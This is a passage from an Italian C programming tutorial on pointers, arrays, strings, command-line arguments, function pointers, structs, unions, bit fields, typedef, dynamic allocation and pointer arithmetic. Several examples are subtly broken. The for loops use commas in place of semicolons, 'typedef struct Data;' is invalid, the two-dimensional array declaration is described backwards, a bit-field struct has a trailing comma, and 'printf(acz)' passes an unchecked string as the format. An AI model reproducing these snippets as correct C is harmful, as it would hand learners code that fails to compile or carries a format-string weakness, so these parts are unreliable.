Una variabile, di qualunque tipo sia, rappresenta un valore posto da qualche parte nella memoria del sistema. Quando si usano i tipi di dati normali, è il compilatore a prendersi cura di tradurre i riferimenti agli spazi di memoria rappresentati simbolicamente attraverso dei nomi.

Attraverso l'operatore di indirizzamento e-commerciale ('**&**'), è possibile ottenere il puntatore (riferito alla rappresentazione ideale di memoria del linguaggio C) a una variabile normale. Tale valore, che comunque appartiene ai tipi di dati primitivi (anche se questo fatto non era stato definito in precedenza), può essere inserito in una variabile particolare, adatta a contenerlo: una *variabile puntatore*.

Per esempio, se '**p**' è una variabile puntatore adatta a contenere l'indirizzo di un intero, l'esempio mostra in che modo assegnare a tale variabile il puntatore alla variabile '**i**'.

```
int i = 10;
...
p = &i;
```

284.1.1 Dichiarazione e utilizzo delle variabili puntatore

La dichiarazione di una variabile puntatore avviene in modo simile a quello delle variabili normali, con l'aggiunta di un asterisco davanti al nome. Per esempio,

```
int *p;
```

dichiara la variabile '**p**' come puntatore a un tipo '**int**'. È assolutamente necessario indicare il tipo di dati a cui si punta.

Non deve essere interesse del programmatore il modo esatto in cui si rappresentano i puntatori dei vari tipi di dati, diversamente non ci sarebbe l'utilità di usare un linguaggio come il C invece di un semplice assemblatore di linguaggio macchina.

Una volta dichiarata la variabile puntatore, questa viene utilizzata normalmente, senza asterisco, finché si intende fare riferimento al puntatore stesso.[1]

Attraverso l'operatore di «dereferenziazione», l'asterisco ('*****'), è possibile accedere alla zona di memoria a cui la variabile punta.[2]

Attenzione a non fare confusione con gli asterischi: una cosa è quello usato nella dichiarazione, e un'altra è l'operatore.

[1] L'asterisco usato nella dichiarazione serve a definire il tipo di dati, quindi, la dichiarazione '**int *p**', rappresenta la dichiarazione di una variabile di tipo '**int ***'.

[2] Dereferenziare significa togliere il riferimento e raggiungere i dati a cui un puntatore si riferisce.

L'esempio accennato nella sezione introduttiva potrebbe essere chiarito nel modo seguente, dove si mostra anche la dichiarazione della variabile puntatore.

```
int i = 10;
int *p;
...
p = &i;
```

A questo punto, dopo aver assegnato a '**p**' il puntatore alla variabile '**i**', è possibile accedere alla stessa area di memoria in due modi diversi: attraverso la stessa variabile '**i**', oppure attraverso la traduzione '***p**'.

```
int i = 10;
int *p;
...
p = &i;
...
*p = 20
```

Nell'esempio, l'istruzione '***p=20**' è tecnicamente equivalente a '**i=20**'. Per chiarire un po' meglio il ruolo delle variabili puntatore, si può complicare l'esempio nel modo seguente:

```
int i = 10;
int *p;
int *p2;
...
p = &i;
...
p2 = p;
...
*p2 = 20
```

In particolare è stata aggiunta una seconda variabile puntatore, '**p2**', solo per fare vedere che è possibile passare un puntatore anche ad altre variabili senza dover usare l'asterisco. Comunque, in questo caso, '***p2=20**' è tecnicamente equivalente sia a '***p=20**' che a '**i=20**'.

284.1.2 Passaggio di parametri per riferimento

Il linguaggio C utilizza il passaggio dei parametri alle funzioni per valore; per ottenere il passaggio per riferimento occorre utilizzare i puntatori. Si immagini di volere realizzare una funzione banale che modifica la variabile utilizzata nella chiamata, sommandovi una quantità fissa. Invece di passare il valore della variabile da modificare, si può passare il suo puntatore; in questo modo la funzione (che comunque deve essere stata realizzata appositamente per questo scopo) agirà nell'area di memoria a cui punta questo puntatore.

```
...
void funzione_stupida (int *x)
{
    (*x)++;
}
...
int main ()
{
    int y = 10;
    ...
    funzione_stupida (&y);
    ...
}
```

L'esempio mostra la dichiarazione e descrizione di una funzione che non restituisce alcun valore e riceve un parametro puntatore a un intero. Il lavoro della funzione è solo quello di incrementare il valore contenuto nell'area di memoria a cui si riferisce tale puntatore.

Poco dopo, nella funzione '**main()**' inizia il programma vero e proprio; viene dichiarata la variabile '**y**' corrispondente a un intero normale inizializzato a 10, poi, a un certo punto viene chiamata la funzione vista prima, passando il puntatore a '**y**'.

Il risultato è che dopo la chiamata, la variabile '**y**' contiene il valore precedente incrementato di un'unità.

284.2 Array

Nel linguaggio C, l'array è una sequenza ordinata di elementi dello stesso tipo nella rappresentazione ideale di memoria che si ha di fronte. In questo senso, quando si dichiara un array, quello che il programmatore ottiene in pratica, è solo il riferimento alla posizione iniziale di questo; gli elementi successivi verranno raggiunti tenendo conto della lunghezza di ogni elemento.[3]

Visto in questi termini, si può intendere che l'array in C è sempre a una sola dimensione, tutti gli elementi devono essere dello stesso tipo in modo da avere la stessa dimensione e la quantità degli elementi è fissa.

Inoltre, dal momento che quando si dichiara l'array si ottiene solo il riferimento al suo inizio, è compito del programmatore ricordare la dimensione massima di questo, perché non c'è alcun modo per determinarlo durante l'esecuzione del programma.

Infatti, quando un programma tenta di accedere a una posizione oltre il limite degli elementi esistenti, c'è il rischio che non si verifichi alcun errore, arrivando però a dei risultati imprevedibili.

284.2.1 Dichiarazione e utilizzo degli array

La dichiarazione di un array avviene in modo intuitivo, definendo il tipo degli elementi e la loro quantità. L'esempio seguente mostra la dichiarazione dell'array '**a**' di sette elementi di tipo '**int**'.

```
int a[7];
```

Per accedere agli elementi dell'array si utilizza un indice, il cui valore iniziale è sempre zero e, di conseguenza, l'ultimo ha indice n-1, dove n corrisponde alla quantità di elementi esistenti.

```
...
a[1] = 123;
```

L'esempio mostra l'assegnamento del valore 123 al **secondo** elemento.

284.2.1.1 Inizializzazione

In presenza di array monodimensionali e di piccole dimensioni, può essere sensato attribuire un valore iniziale agli elementi di questo, all'atto della dichiarazione.[4]

```
int a[] = { 123, 453, 2, 67 };
```

L'esempio dovrebbe chiarire il modo: non occorre specificare il numero di elementi, perché questi sono esattamente quelli elencati nel raggruppamento tra le parentesi graffe.

Questo fatto potrebbe fare supporre erroneamente che si possano rappresentare degli array costanti attraverso un elenco tra parentesi graffe: non è così, questa semplificazione vale solo nel momento della dichiarazione.

[3] Questo ragionamento vale in senso generale ed è un po' approssimativo. In contesti particolari, il riferimento a un array restituisce qualcosa di diverso dal puntatore al primo elemento.

[4] Alcuni compilatori consentono l'inizializzazione degli array solo quando questi sono dichiarati all'esterno delle funzioni, con un campo di azione globale, oppure all'interno delle funzioni, ma dichiarati come statici.

284.2.2 Scansione di un array

La scansione di un array avviene generalmente attraverso un'iterazione enumerativa, in pratica con un ciclo '**for**' che si presta particolarmente per questo scopo. Si osservi l'esempio seguente:

```
int a[7];
int i;
...
for (i = 0; i < 7, i++)
  {
    ...
    a[i] = ...;
    ...
  }
```

L'indice '**i**' viene inizializzato a zero, in modo da cominciare dal primo elemento dell'array; il ciclo può continuare fino a che '**i**' continua a essere inferiore a sette, infatti l'ultimo elemento dell'array ha indice sei; alla fine di ogni ciclo, prima che riprenda il successivo, viene incrementato l'indice di un'unità.

Per scandire un array in senso opposto, si può agire in modo analogo, come nell'esempio seguente:

```
int a[7];
int i;
...
for (i = 6; i >= 0, i--)
  {
    ...
    a[i] = ...;
    ...
  }
```

Questa volta l'indice viene inizializzato in modo da puntare alla posizione finale; il ciclo viene ripetuto fino a che l'indice è maggiore o uguale a zero; alla fine di ogni ciclo, l'indice viene decrementato di un'unità.

284.2.3 Array multidimensionali

Gli array in C sono monodimensionali, però nulla vieta di creare un array i cui elementi siano array tutti uguali. Per esempio, nel modo seguente,

```
int a[5][7];
```

si dichiara un array di sette elementi che a loro volta sono array di cinque elementi di tipo '**int**'. Nello stesso modo si possono definire array con più di due dimensioni.

Quando si creano array multidimensionali, si tende a considerare il contrario rispetto a quanto affermato, cioè, per fare riferimento all'esempio precedente, che si tratti di un array di cinque elementi che a loro volta sono array di sette interi. Non è molto importante stabilire quale sia la realtà dei fatti, quello che conta è che il programmatore abbia chiaro in mente come intende gestire la cosa. L'esempio seguente mostra il modo normale di scandire un array a due dimensioni.

```
int a[5][7];
int i1;
int i2;
...
for (i1 = 0; i1 < 5, i1++)
  {
    ...
    for  (i2 = 0; i2 < 7, i2++)
      {
```

```
        ...
        a[i1][i2] = ...;
        ...
      }
    ...
  }
```

284.2.4 Natura dell'array

Inizialmente si è accennato al fatto che quando si crea un array, quello che viene restituito in pratica è un puntatore alla sua posizione iniziale, ovvero all'indirizzo del primo elemento di questo.

Si può intuire che non sia possibile assegnare a un array un altro array, anche se ciò potrebbe avere significato. Al massimo si può assegnare elemento per elemento.

Per evitare errori del programmatore, la variabile che contiene l'indirizzo iniziale dell'array, quella che in pratica rappresenta l'array stesso, è in **sola lettura**. Quindi, nel caso dell'array già visto,

```
int a[7];
```

la variabile '**a**' non può essere modificata, mentre i singoli elementi '**a[i]**' sì. Data la filosofia del linguaggio C, se fosse possibile assegnare un valore alla variabile '**a**', si modificherebbe il puntatore, facendo in modo che questo punti a un array differente. Ma per raggiungere questo risultato è meglio usare i puntatori in modo esplicito. Si osservi l'esempio seguente:

```
#include <stdio.h>

int main ()
{
    int ai[3];
    int *pi;

    pi = ai; /* pi diventa un alias dell'array ai */

    pi[0] = 10;
    pi[1] = 100;
    pi[2] = 1000;

    printf ("%d %d %d \n",  ai[0], ai[1], ai[2]);
}
```

Viene creato un array, '**ai**', di tre elementi di tipo '**int**', e subito dopo una variabile puntatore, '**pi**', al tipo '**int**'. Si assegna quindi alla variabile '**pi**' il puntatore rappresentato da '**ai**'; da quel momento si può fare riferimento all'array indifferentemente con il nome '**ai**' o '**pi**'.

In modo analogo, si può estrapolare l'indice che rappresenta l'array dal primo elemento. Si veda la trasformazione dell'esempio appena visto, nel modo seguente:

```
#include <stdio.h>

int main ()
{
    int ai[3];
    int *pi;

    pi = &ai[0]; /* pi diventa un alias dell'array ai */

    pi[0] = 10;
    pi[1] = 100;
    pi[2] = 1000;
```

```
    printf ("%d %d %d \n",  ai[0], ai[1], ai[2]);
}
```

284.2.5 Array e funzioni

Si è visto che le funzioni possono accettare solo parametri composti da tipi di dati elementari, compresi i puntatori. In questa situazione, l'unico modo per trasmettere a una funzione un array attraverso i parametri, è quello di inviarne il puntatore. Di conseguenza, le modifiche che verranno apportate da parte della funzione si rifletteranno nell'array di origine. Si osservi l'esempio seguente:

```
#include <stdio.h>

void elabora (int *pi)
{
    pi[0] = 10;
    pi[1] = 100;
    pi[2] = 1000;
}

int main ()
{
    int ai[3];

    elabora (ai);
    printf ("%d %d %d \n",  ai[0], ai[1], ai[2]);
}
```

La funzione '**`elabora()`**' utilizza un solo parametro, rappresentato da un puntatore a un tipo '**`int`**'. La funzione **presume** che il puntatore si riferisca all'inizio di un array di interi e così assegna alcuni valori ai primi tre elementi (anche il numero degli elementi non può essere determinato dalla funzione).

All'interno della funzione '**`main()`**' viene dichiarato l'array '**`ai`**' di tre elementi interi, e subito dopo viene passato come parametro alla funzione '**`elabora()`**'. Così facendo, si passa il puntatore al primo elemento dell'array.

Infine, la funzione altera gli elementi come è già stato descritto e gli effetti si possono osservare.

```
10 100 1000
```

L'esempio potrebbe essere modificato per presentare la gestione dell'array in modo più elegante. Per la precisione si tratta di ritoccare la funzione '**`elabora`**'.

```
void elabora (int ai[])
{
    ai[0] = 10;
    ai[1] = 100;
    ai[2] = 1000;
}
```

Si tratta della stessa identica cosa, solo che si pone l'accento sul fatto che l'argomento è un array di interi. Infatti, essendo un array di interi un puntatore a un intero, questa notazione fa sì che la lettura del sorgente diventi più facile.

284.3 Stringhe

Le stringhe, nel linguaggio C, non sono un tipo di dati a sé stante; si tratta solo di un array di caratteri con una particolarità: l'ultimo carattere è sempre '**\0**' (pari a una sequenza di bit a zero). In questo modo, si evita di dover accompagnare le stringhe con l'informazione della loro lunghezza, dal momento che il C non offre un metodo per determinare la dimensione degli array.

Con questa premessa, si può intendere che il trattamento delle stringhe in C non sia una cosa tanto agevole; in particolare non si possono usare operatori di concatenamento. Per tutti i tipi di elaborazione occorre intervenire a livello di array di caratteri.

284.3.1 Array di caratteri e array stringa

Una stringa è un array di caratteri, ma un array di caratteri non è necessariamente una stringa: per esserlo occorre che l'ultimo elemento sia il carattere '**\0**'.

```
char ac[20];
```

L'esempio mostra la dichiarazione di un array di caratteri, senza specificare il suo contenuto. Per il momento non si può parlare di stringa, soprattutto perché per essere tale, la stringa deve contenere dei caratteri.

```
char ac[] = { 'c', 'i', 'a', 'o' };
```

Questo esempio mostra la dichiarazione di un array di quattro caratteri. All'interno delle parentesi quadre non è stata specificata la dimensione perché questa si determina dall'inizializzazione. Anche in questo caso non si può ancora parlare di stringa, perché manca la terminazione.

```
char acz[] = { 'c', 'i', 'a', 'o', '\0' };
```

Questo esempio mostra la dichiarazione di un array di cinque caratteri corrispondente a una stringa vera e propria. L'esempio seguente è tecnicamente equivalente, solo che utilizza una rappresentazione più semplice.

```
char acz[] = "ciao";
```

Pertanto, la stringa '**"ciao"**' è un array di cinque caratteri perché rappresenta implicitamente anche la terminazione.

In un sorgente C ci sono varie occasioni di utilizzare delle stringhe letterali (delimitate attraverso gli apici doppi), senza la necessità di dichiarare l'array corrispondente. Però è importante tenere presente la natura delle stringhe per sapere come comportarsi con loro. Per prima cosa, bisogna rammentare che la stringa, anche se espressa in forma letterale, è un array di caratteri; come tale restituisce semplicemente il puntatore del primo di questi caratteri (salvo le stesse eccezioni che riguardano tutti i tipi di array).

```
char *pc;
...
pc = "ciao";
...
```

L'esempio mostra il senso di quanto affermato: non esistendo un tipo di dati «stringa», si può assegnare una stringa solo a un puntatore al tipo '**char**'. L'esempio seguente non è valido, perché non si può assegnare un valore alla variabile che rappresenta un array.

```
char ac[];
...
ac = "ciao"; /* non si può */
...
```

284.3.2 Stringhe come parametri di una funzione

Quando si utilizza una stringa tra i parametri della chiamata di una funzione, questa riceverà il puntatore all'inizio della stringa. In pratica, si ripete la stessa situazione già vista per gli array in generale.

```
#include <stdio.h>

void elabora (char *acz)
{
    printf (acz);
}

int main ()
{
    elabora ("ciao\n");
}
```

L'esempio mostra una funzione banale che si occupa semplicemente di emettere la stringa ricevuta come parametro, utilizzando '**`printf()`**'. La variabile utilizzata per ricevere la stringa è stata dichiarata come puntatore al tipo '**`char`**', poi tale puntatore è stato utilizzato come parametro per la funzione '**`printf()`**'. Volendo scrivere il codice in modo più elegante si poteva dichiarare apertamente la variabile ricevente come array di caratteri di dimensione indefinita. Il risultato è lo stesso.

```
#include <stdio.h>

void elabora (char acz[])
{
    printf (acz);
}

int main ()
{
    elabora ("ciao\n");
}
```

284.3.3 Caratteri speciali e sequenze di escape

Nel capitolo precedente, in occasione della descrizione delle costanti letterali per i tipi di dati primitivi, era già stato descritto il modo con cui si possono rappresentare alcuni caratteri speciali attraverso delle sequenze di escape. La tabella 283.3 riporta l'elenco delle corrispondenze più comuni.

284.3.4 Parametri della funzione main()

La funzione '**`main()`**', se viene dichiarata con i suoi parametri tradizionali, permette di acquisire la riga di comando utilizzata per avviare il programma. La dichiarazione completa è la seguente:

```
int main (int argc, char *argv[])
{
   ...
}
```

Gli argomenti della riga di comando vengono convertiti in un array di stringhe (cioè di puntatori a '**`char`**'), in cui il primo elemento è il nome utilizzato per avviare il programma e gli elementi successivi sono gli altri argomenti. Il primo parametro, '**`argc`**', serve a contenere la dimensione di questo array e permette di conoscere il limite per la scansione del secondo parametro, '**`argv`**', che come si vede è un array di puntatori al tipo '**`char`**'.

È il caso di annotare che questo array avrà sempre almeno un elemento: il nome utilizzato per avviare il programma e, di conseguenza, '**argc**' sarà sempre maggiore o uguale a uno.

L'esempio seguente mostra in che modo gestire tale array, attraverso la semplice riemissione degli argomenti attraverso lo standard output.

```
#include <stdio.h>

int main (int argc, char *argv[])
{
    int i;

    printf ("Il programma si chiama %s\n", argv[0]);

    for (i = 1; i < argc; i++)
      {
        printf ("argomento n. %d: %s\n", i, argv[i]);
      }
}
```

284.4 Puntatori e funzioni

Nello standard C ANSI, la dichiarazione di una funzione è in pratica la definizione di un puntatore alla funzione stessa, un po' come accade con gli array. In generale, è possibile dichiarare dei puntatori a un tipo di funzione definito in base al valore restituito e ai tipi di parametri richiesti.

tipo (**nome_puntatore*)(*tipo_parametro*[,...]);

L'esempio seguente mostra la dichiarazione di un puntatore a una funzione che restituisce un valore di tipo '**int**' e utilizza due parametri di tipo '**int**'.

```
int (*f)(int, int);
```

L'assegnamento del puntatore avviene nel modo più semplice possibile, trattando il nome della funzione nello stesso modo in cui si fa con gli array: come un puntatore.

```
int (*f)(int, int);
int prodotto (int, int); /* prototipo di funzione descritta più avanti */
...
f = prodotto; /* il puntatore f contiene il riferimento alla funzione */
```

Una volta assegnato il puntatore, si può eseguire una chiamata di funzione semplicemente utilizzando il puntatore, per cui,

```
i = f (2, 3);
```

risulta equivalente a quanto segue:

```
i = prodotto (2, 3);
```

Nel linguaggio C precedente allo standard ANSI, perché il puntatore potesse essere utilizzato in una chiamata di funzione, occorreva indicare l'asterisco, in modo da dereferenziarlo.

```
i = (*f)(2, 3);
```

C: tipi di dati derivati

Fino a questo punto sono stati incontrati solo i tipi di dati primitivi, oltre agli array di questi (incluse le stringhe). Nel linguaggio C, come in altri, è possibile definire dei tipi di dati aggiuntivi, derivati dai tipi primitivi.

285.1 Strutture e unioni

È già stata descritta l'organizzazione degli array: si tratta di una serie di elementi uguali, tutti adiacenti nel modello di rappresentazione della memoria (ideale o reale che sia). In modo simile si possono definire strutture di dati più complesse in cui gli elementi adiacenti siano di tipo differente. In pratica, una struttura è una sorta di mappa di accesso a un'area di memoria.

La variabile contenente una struttura si comporta in modo analogo alle variabili di tipo primitivo, per cui, la variabile che è stata creata a partire da una struttura, rappresenta tutta la zona di memoria occupata dalla struttura stessa e non solo il riferimento al suo inizio. Questa distinzione è importante, per non fare confusione con il comportamento relativo agli array, che in realtà sono solo dei puntatori.

285.1.1 Dichiarazione e accesso

La dichiarazione di una struttura si articola in due fasi: la dichiarazione del tipo e la dichiarazione delle variabili che utilizzano quella struttura. Dal momento che il tipo di struttura è una cosa diversa dalle variabili che la utilizzeranno, è opportuno stabilire una convenzione nel modo di attribuirne il nome. Per esempio, si potrebbero utilizzare nomi con iniziale maiuscola.

```
struct Data { int iGiorno; int iMese; int iAnno; };
```

L'esempio mostra la dichiarazione della struttura '**`Data`**' composta da tre interi dedicati a contenere rispettivamente: il giorno, il mese e l'anno. In questo caso, trattandosi di tre elementi dello stesso tipo, sarebbe stato possibile utilizzare un array, ma come si vedrà in seguito, una struttura può essere conveniente anche in queste situazioni.

È importante osservare che le parentesi graffe sono parte dell'istruzione di dichiarazione della struttura e non rappresentano un blocco di istruzioni. Per questo motivo appare il punto e virgola finale, cosa che potrebbe sembrare strana, specialmente quando la struttura si articola su più righe come nell'esempio seguente:

```
struct Data {
    int iGiorno;
    int iMese;
    int iAnno;
};              /* il punto e virgole finale è necessario */
```

La dichiarazione delle variabili che utilizzano la struttura può avvenire contestualmente con la dichiarazione della struttura, oppure in un momento successivo. L'esempio seguente mostra la dichiarazione del tipo '**`Data`**', seguito da un elenco di variabili che utilizzano quel tipo: '**`DataInizio`**' e '**`DataFine`**'.

```
struct Data {
    int iGiorno;
    int iMese;
    int iAnno;
} DataInizio, DataFine;
```

Tuttavia, il modo più elegante per dichiarare delle variabili a partire da una struttura è quello seguente:

```
struct Data DataInizio, DataFine;
```

Quando una variabile è stata definita come organizzata secondo una certa struttura, si accede ai suoi componenti attraverso l'indicazione del nome della variabile stessa, seguita dall'operatore punto ('`.`') e dal nome dell'elemento particolare.

```
DataInizio.iGiorno = 1;
DataInizio.iMese = 1;
DataInizio.iAnno = 1980;
...
DataFine.iGiorno = DataInizio.iGiorno;
DataFine.iMese = DataInizio.iMese +1;
DataFine.iAnno = DataInizio.iAnno;
```

285.1.2 Strutture anonime

Una struttura può essere dichiarata in modo anonimo, definendo immediatamente tutte le variabili che fanno uso di quella struttura. La differenza sta nel fatto che la struttura non viene nominata nel momento della dichiarazione e, dopo la definizione dei suoi elementi, devono essere elencate tutte le variabili in questione. Evidentemente, non c'è la possibilità di riutilizzare questa struttura per altre variabili definite in un altro punto.

```
struct {
    int iGiorno;
    int iMese;
    int iAnno;
} DataInizio, DataFine;
```

285.1.3 Assegnamento, inizializzazione, campo di azione e puntatori

Nella sezione precedente si è visto come accedere ai vari componenti della struttura, attraverso una notazione che utilizza l'operatore punto. Volendo è possibile assegnare a una variabile di questo tipo l'intero contenuto di un'altra che appartiene alla stessa struttura.

```
DataInizio.iGiorno = 1;
DataInizio.iMese = 1;
DataInizio.iAnno = 1999;
...
DataFine = DataInizio;
DataFine.iMese++;
```

L'esempio mostra l'assegnamento alla variabile '**`DataFine`**' di tutta la variabile '**`DataInizio`**'. Questo è ammissibile solo perché si tratta di variabili dello stesso tipo, cioè di strutture di tipo '**`Data`**' (come deriva dagli esempi precedenti). Se invece si trattasse di variabili costruite a partire da strutture differenti, anche se realizzate nello stesso modo, ciò non sarebbe ammissibile.

Nel momento della dichiarazione di una struttura, è possibile anche inizializzarla utilizzando una forma simile a quella disponibile per gli array.

```
struct Data DataInizio = { 1, 1, 1999 };
```

Dal momento che le strutture sono tipi di dati nuovi, per poterne fare uso occorre che la dichiarazione relativa sia accessibile a tutte le parti del programma che hanno bisogno di accedervi. Probabilmente, il luogo più adatto è al di fuori delle funzioni, eventualmente anche in un file di intestazione realizzato appositamente.

Ciò dovrebbe bastare a comprendere che le variabili che contengono una struttura vengono passate regolarmente attraverso le funzioni, purché la dichiarazione del tipo corrispondente sia precedente ed esterno alla descrizione delle funzioni stesse.

```
...
struct Data { int iGiorno; int iMese; int iAnno; };
...
void elabora (struct Data DataAttuale)
{
    ...
}
```

Così come nel caso dei tipi primitivi, anche con le strutture si possono creare dei puntatori. La loro dichiarazione avviene in modo intuitivo, come nell'esempio seguente:

```
struct Data *pDataFutura;
...
pDataFutura = &DataFine;
...
```

Quando si utilizza un puntatore a una struttura, diventa un po' più difficile fare riferimento ai vari componenti della struttura stessa, perché l'operatore punto, quello che unisce il nome della struttura a quello dell'elemento, ha priorità rispetto all'asterisco che si utilizza per dereferenziare il puntatore.

```
*pDataFutura.iGiorno = 15; /* non è valido */
```

L'esempio appena mostrato, non è ciò che sembra, perché l'asterisco posto davanti viene valutato dopo l'elemento '**`pDataFutura.iGiorno`**', che non esiste. Per risolvere il problema si possono usare le parentesi, come nell'esempio seguente:

```
(*pDataFutura).iGiorno = 15; /* corretto */
```

In alternativa, in sostituzione del punto si può usare l'operatore '**`->`**', fatto espressamente per i puntatori a una struttura.

```
pDataFutura->iGiorno = 15; /* corretto */
```

285.1.4 Unioni

L'unione permette di definire un tipo di dati accessibile in modi diversi, gestendolo come se si trattasse contemporaneamente di tipi differenti. La dichiarazione è simile a quella della struttura; quello che bisogna tenere a mente è che si fa riferimento alla stessa area di memoria.

```
union Livello {
    char cLivello;
    int iLivello;
};
```

Si immagini, per esempio, di voler utilizzare indifferentemente una serie di lettere alfabetiche, oppure una serie di numeri, per definire un livello di qualcosa («A» equivalente a uno, «B» equivalente a due, ecc.). Le variabili generate a partire da questa unione, possono essere gestite nei modi stabiliti, come se fossero una struttura, ma condividendo la stessa area di memoria.

```
union Livello LivelloCarburante;
```

L'esempio mostra in che modo si possa dichiarare una variabile di tipo '**`Livello`**', riferita all'omonima unione. Il bello delle unioni sta però nella possibilità di combinarle con le strutture.

```
struct Livello {
    char cTipo;
    union {
        char cLivello; /* usato se cTipo == 'c' */
        int iLivello;  /* usato se cTipo == 'n' */
    };
};
```

L'esempio non ha un grande significato pratico, ma serve a chiarire le possibiltà. La variabile '**cTipo**' serve ad annotare il tipo di informazione contenuta nell'unione, se di tipo carattere o numerico. L'unione viene dichiarata in modo anonimo come appartenente alla struttura.

285.1.5 Campi

All'interno di una struttura è possibile definire l'accesso a ogni singolo bit di un tipo di dati determinato, oppure a gruppetti di bit. In pratica viene dato un nome a ogni bit o gruppetto.

```
struct Luci {
    unsigned char
        bA      :1,
        bB      :1,
        bC      :1,
        bD      :1,
        bE      :1,
        bF      :1,
        bG      :1,
        bH      :1,
};
```

L'esempio mostra l'abbinamento di otto nomi ai bit di un tipo '**char**'. Il primo, '**bA**', rappresenta il bit più a destra, ovvero quello meno significativo. Se il tipo '**char**' occupasse una dimensione maggiore di 8 bit, la parte eccedente verrebbe semplicemente sprecata.

```
struct Luci LuciSalotto;
...
LuciSalotto.bC = 1;
```

L'esempio mostra la dichiarazione della variabile '**LuciSalotto**' come appartenente alla struttura mostrata sopra, quindi l'assegnamento del terzo bit a uno, probabilmente per «accendere» la lampada associata.

Volendo indicare un gruppo di bit maggiore, basta aumentare il numero indicato a fianco dei nomi dei campi, come nell'esempio seguente:

```
struct Prova {
    unsigned char
        bA      :1,
        bB      :1,
        bC      :1,
        stato   :4;
};
```

Nell'esempio appena mostrato, si usano i primi tre bit in maniera singola (per qualche scopo) e altri quattro per contenere un'informazione più consistente. Ciò che resta (probabilmente solo un bit) viene semplicemente ignorato.

285.1.6 typedef

L'istruzione '**typedef**' permette di definire un nuovo di tipo di dati, in modo che la sua dichiarazione sia più agevole. Lo scopo di tutto ciò sta nell'informare il compilatore; '**typedef**' non ha altri effetti. La sintassi del suo utilizzo è molto semplice.

```
typedef tipo nuovo_tipo
```

Si osservi l'esempio seguente:

```
struct Data {
    int iGiorno;
    int iMese;
    int iAnno;
```

```
};
typedef struct Data;
Data DataInizio, DataFine;
```

Attraverso '**typedef**', è stato definito il tipo '**Data**', facilitando così la dichiarazione delle variabili '**DataInizio**' e '**DataFine**'.

C: oggetti dinamici e aritmetica dei puntatori

Fino a questo punto è stato visto l'uso dei puntatori come mezzo per fare riferimento a zone di memoria già allocata. È possibile gestire della memoria allocata dinamicamente durante l'esecuzione del programma, facendovi riferimento attraverso i puntatori, utilizzando funzioni apposite per l'allocazione e la deallocazione di questa memoria.

286.1 Oggetti dinamici

Nel file di intestazione '`stdio.h`' è definita la macro '**`NULL`**', che serve convenzionalmente a rappresentare il valore di un puntatore indefinito. In pratica un puntatore di qualunque tipo che contenga tale valore, rappresenta il riferimento al nulla.

286.1.1 Dichiarazione e verifica di un puntatore

A seconda del compilatore, la dichiarazione di un puntatore potrebbe coincidere con la sua inizializzazione implicita al valore '**`NULL`**'. Per essere sicuri che un puntatore sia inizializzato, lo si può fare in modo esplicito, come nell'esempio seguente:

```
#include <stdio.h>
...
int main ()
{
    int *pi = NULL;
    ...
}
```

Dovendo gestire degli oggetti dinamici, prima di utilizzare l'area di memoria a cui dovrebbe fare riferimento un puntatore, è meglio verificare che questo punti effettivamente a qualcosa.

```
...
if (pi != NULL)
  {
    /* il puntatore è valido e allora procede */
    ...
  }
else
  {
    /* la memoria non è stata allocata e si fa qualcosa di alternativo */
  }
```

286.1.2 Allocazione di memoria

L'allocazione di memoria avviene generalmente attraverso la funzione '**`malloc()`**', oppure '**`calloc()`**'. Se queste riescono a eseguire l'operazione, restituiscono il puntatore alla memoria allocata, altrimenti restituiscono il valore '**`NULL`**'.

`void *malloc (size_t` *dimensione* `)`
`void *calloc (size_t` *quantità* `, size_t` *dimensione* `)`

La differenza tra le due funzioni sta nel fatto che la prima, '**`malloc()`**', viene utilizzata per allocare un'area di una certa dimensione, espressa generalmente in byte, mentre la seconda, '**`calloc()`**', permette di indicare una quantità di elementi e si presta per l'allocazione di array.

Dovendo utilizzare queste funzioni per allocare della memoria, è necessario conoscere la dimensione dei tipi primitivi di dati, ma per evitare incompatibilità conviene farsi aiutare da '**`sizeof()`**'.

Il valore restituito da queste funzioni è di tipo '**`void *`**' cioè una specie di puntatore neutro, indipendente dal tipo di dati da utilizzare. Per questo, in linea di principio, prima di assegnare a un puntatore il risultato dell'esecuzione di queste funzioni di allocazione, è opportuno eseguire un cast.

```
int *pi = NULL;
...
pi = (int *)malloc (sizeof (int));

if (pi != NULL)
  {
    /* il puntatore è valido e allora procede */
    ...
  }
else
  {
    /* la memoria non è stata allocata e si fa qualcosa di alternativo */
  }
```

Come si può osservare dall'esempio, il cast viene eseguito con la notazione '**`(int *)`**' che richiede la conversione esplicita in un puntatore a '**`int`**'. Lo standard ANSI C non richiede l'utilizzo di questo cast esplicito, quindi l'esempio si può ridurre al modo seguente:

```
...
pi = malloc (sizeof (int));
...
```

286.1.3 Deallocazione di memoria

La memoria allocata dinamicamente deve essere liberata in modo esplicito quando non serve più. Infatti, il linguaggio C non offre alcun meccanismo di *raccolta della spazzatura* o *garbage collector*. Per questo si utilizza la funzione '**`free()`**' che richiede semplicemente il puntatore e non restituisce alcunché.

```
void free (void *puntatore )
```

> È necessario evitare di deallocare più di una volta la stessa area di memoria. Ciò può provocare risultati imprevedibili.

```
int *pi = NULL;
...
pi = (int *)malloc (sizeof (int));

if (pi != NULL)
  {
    /* il puntatore è valido e allora procede */
    ...
    free (pi); /* libera la memoria */
    pi = NULL; /* per sicurezza azzera il puntatore */
    ...
  }
else
  {
    /* la memoria non è stata allocata e si fa qualcosa di alternativo */
  }
```

286.2 Aritmetica dei puntatori

Con le variabili puntatore è possibile eseguire delle operazioni elementari: possono essere incrementate e decrementate. Il risultato che si ottiene è il riferimento a una zona di memoria adiacente, in funzione della dimensione del tipo di dati per il quale è stato creato il puntatore.

286.2.1 Array

Gli array sono una serie di elementi dello stesso tipo e dimensione. La dichiarazione di un array è in pratica la dichiarazione di un puntatore al tipo di dati degli elementi di cui questo è composto. Si osservi l'esempio seguente:

```
int ai[3] = { 1, 3, 5 };
int *pi;
...
pi = ai;
```

In questo modo il puntatore '**`pi`**' punta all'inizio dell'array.

```
...
*pi = 10; /* equivale a:  ai[0] = 10 */
pi++;
*pi = 30; /* equivale a:  ai[1] = 30 */
pi++;
*pi = 50; /* equivale a:  ai[2] = 50 */
```

Ecco che, incrementando il puntatore si accede all'elemento successivo adiacente, in funzione della dimensione del tipo di dati. Decrementando il puntatore si ottiene l'effetto opposto, di accedere all'elemento precedente.

Deve essere chiaro che è compito del programmatore sapere quando l'incremento o il decremento di un puntatore ha significato. Diversamente si rischia di accedere a zone di memoria estranee all'array, con risultati imprevedibili.

C: file

